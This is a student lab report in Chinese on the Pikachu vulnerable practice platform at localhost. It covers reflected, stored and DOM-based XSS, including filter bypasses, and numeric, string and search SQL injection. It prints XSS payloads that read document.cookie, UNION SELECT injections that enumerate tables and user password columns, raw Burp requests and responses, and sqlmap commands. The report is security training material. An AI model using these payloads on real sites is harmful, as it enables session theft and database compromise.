# 实验3

## 一、XSS漏洞

xss漏洞主要是需要获取访问我服务器前端用户的cookie，之前一直没有过多了解为什么死磕用户的cookie，查阅了一些资料发现：对于需要进行身份辨别的web应用程序，客户端每次发起请求都需要带上用户的身份信息，该身份信息的载体就是cookie。Cookie是保存在客户端本地的数据，通常会包含用户账户以及登陆成功后服务器端返回的sessionid等信息，服务器端需要根据cookie信息辨别用户身份以及进行session跟踪。

也就是说，只要一个人拥有了我的cookie，她就有可能伪造我的身份来登录一些网站，进而获取一些信息。


1. 在目标站点找到输入点，比如查询接口，留言板等；
2. 输入一组“特殊字符+唯一识别字符”，点击提交后，查看返回的源码，是否有做对应的处理。
3. 通过搜索定位到唯一字符，结合唯一字符前后语法确认是否可以构造执行JS代码的条件（构造闭合）；
4. 提交payload，成功执行则存在xss漏洞。

### 1.反射性XSS


交互的数据一般不会被存在数据库里面，一次性，一般出现在查询类等页面。

首先构造一个payload，输入到查询框里面，发现有字符限制，这也确实是一个防护措施。


```
<script>alert(document.cookie)</script>
```





所以我们开启检查，将字符串的长度更改一下




显示获取cookie成功。因为本靶场是GET请求，所以我们的传输的payload会出现在URL




如果在POST靶场上，payload就没有显示在URL中




## 2.反射性XSS

对于留言板等页面，其输入的数据会存储在后台数据库。因此每次访问页面都会进行攻击

如上个实验构造payload，输入到留言框后，查看效果

```
<script>alert(document.cookie)</script>
```



可以看出，其成功获取了网站用户的cookie

而值得一提的是，由于payload存储在数据库中，而网站作为一个留言板形式，其每次加载都会加载对应表的全部数据，因此每次打开网页都会受到攻击，这就是其与反射性不同之处

## 3.DOM型XSS

在网站页面中有许多元素,当浏览器解析HTML页面时，会为页面创建一个顶级的Document Object(文档对象)，接着生成各个子文档对象。每个页面元素对应一个文档对象，每个文档对象包含属性、方法和事件。可以通过JavaScript脚本对文档象进行编辑，从而修改页面的元素。也就是说，客户端的脚本程序可以通过DOM刻态修改页面内容，从客户端获取DOM中的数据并在本地执行。由于DOM是在客户端修改节点的，所以基于DOM型的XSS漏洞不需要与服务器端交互，它只发生在客户端处理数据的阶段。


这个树就叫DOM




攻击方式：客户端JavaScript可以访问浏览器的DOM文本对象模型是利用的前提，当确认客户端代码中有DOM型XSS漏洞时，并且能诱使(钓鱼)一名用户访问自己构造的URL，就说明可以在受害者的客户端注入恶意脚本。利用步骤和反射型很类似，但是唯一的区别就是，构造的URL参数不用发送到服务器端，可以达到绕过WAF、躲避服务端的检测效果。

`https://blog.csdn.net/wei1273356078/article/details/106543967`

输入一个正常字符，点击`what do you see`查看反馈




我们检查源代码，查看`what do you see`的源代码，所以我们只需要让`document.getElementById("dom").innerHTML = "<a href='"+str+"'>what do you see?</a>";`代码闭合即可。

```
function domxss(){
    var str = document.getElementById("text").value;
    document.getElementById("dom").innerHTML = "<a href='"+str+"'>what do you see?</a>";
}
```


因此我们选择一个payload

```
' onclick="alert(document.cookie)">
```

也就是说闭合后的代码是：

```
<a href='' onclick="alert(document.cookie)">'>what do you see?</a>
```

同时可以预估，`what do you see`将会变成`'>what do you see?</a>`同时提取用户的cookie




与预测一致。


## 4.过滤型XSS


因为有些页面后端会使用正则表达式，导致某些如`<script>`的字符过滤掉，因此可以多试验一些类似的xss语句。

```
<script>alert(document.cookie)</script>
<img src=x onerror-alert(document.cookie)>
<svg onload=alert(document.cookie)>
<a href-javascript:alert(document.cookie)>
```

如在本题目中，就出现了过滤。如输入：

```
<script>alert(document.cookie)</script>
```

则会产生




经过实验，发现是后端过滤的是`<script>`，因此我们选择另一种不带有`<script>`的payload

```
<svg onload=alert(document.cookie)>
```

成功渗透。事实上，pikachu靶场剩余的xss题目都是基于过滤或闭合而来的。有使用编码而过滤引号的，则使用`javascript:alert(1)`；也有代码两端存在`<script>`标签，而需要进行闭合的。


# 二、SQLi攻击

可以选择手注也可以选择sqlmap，这里两者结合试一试，为了干这玩意，重新复习了一下sql

数字型：

```
user_id = $id
```

字符型

```
user_id = '$id'
```

搜索型


```
text LIKE '%{$_GET['search']}%'"
```

## 1.数字型注入（post）


数字型与字符型最大的差别就是不需要闭合符。而本题是POST类型，参数不在URL显示参数，因此我们需要使用BP抓包，寻找到了参数。这时候就显现出repeat的用法了，可以多次给后端进行发包。


虽然在前端页面上我们发现只有两个数据：姓名与邮箱，但是他们可能利用一个ID查询出很多数据，所以我们首先要判断一个查询能出现多少列数据。可以使用`order by`关键字（实际上这个关键字是一个基于第几个字段排序的）

从结果来看，只有两列，所以我们之后在构造数据注入时，也需要构造两列，否则会报错。




可以尝试的爆破网站的数据库及其全部的表




现在已经知道其数据库名为`pikachu`，可以爆破他的表，共有五张。

**Request**

Pretty Raw Hex

```
1 POST /pikachu/vul/sqli/sqli_id.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 122
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
   Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
   mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
   0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/pikachu/vul/sqli/sqli_id.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Cookie: PHPSESSID=5s9cdkcvsiuhj251n59dhpo651
21 Connection: close
22
23 id=2 union select table_name,'email' from
   information_schema.tables where
   table_schema='pikachu'&submit=%E6%9F%A5%E8%AF%A 2
```

**Response**

Pretty Raw Hex Render

Pikachu 漏洞练习平台 pika-pika-

sqli › 数字型注入 点一下提示-

select your userid?

--- 查询

hello,allen
your email is: 4

hello,httpinfo
your email is: email

hello,member
your email is: email

hello,message
your email is: email

hello,users
your email is: email

hello,xssblind
your email is: email

我们可以继续爆破users隐私表，发现他有4列

```
1 POST /pikachu/vul/sqli/sqli_id.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 144
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
   Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
   mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
   0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/pikachu/vul/sqli/sqli_id.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Cookie: PHPSESSID=5s9cdkcvsiuhj251n59dhpo651
21 Connection: close
22
23 id=2 union select column_name,2 from information_schema.columns
   where table_schema='pikachu' and table_name='users'
24 &submit=%E6%9F%A5%E8%AF%A2
```

Pikachu 漏洞练习平台 pika-pika-

sqli › 数字型注入 点一下提示

select your userid?

--- 查询

hello,allen
your email is: 4

hello,id
your email is: 2

hello,level
your email is: 2

hello,password
your email is: 2

hello,username
your email is: 2

可以查询用户名和密码



## 2.字符型注入

字符型注入需要考虑封闭。所以不能直接像上题一样直接注入，需要输入一些封闭字符

在本题中输入

```
1' union select database(),2#
```

发现成功爆破。由此可见，其封闭字符为"`"，而注释字符为#




## 3.搜索型注入

尝试输入一个字符`a`，发现后台应该是使用了like关键字，进行了搜索型查询。


可以构造一个payload，成功爆破数据库

```
a' union select database(),2,3#
```



## 4.sqlmap实战使用

首先要对带有查询功能的页面输入点什么，否则sqlmap无法爆破


构造cmd中的命令：

```
python sqlmap.py -u "http://127.0.0.1/pikachu/vul/sqli/sqli_x.php?
name=1&submit=%E6%9F%A5%E8%AF%A2"
```

发现name字段存在爆破点





继续爆破，带有参数--dbs参数





再进行爆破pikachu数据库的表

```
python sqlmap.py -u "http://127.0.0.1/pikachu/vul/sqli/sqli_x.php?
name=1&submit=%E6%9F%A5%E8%AF%A2" -D "pikachu" --tables
```



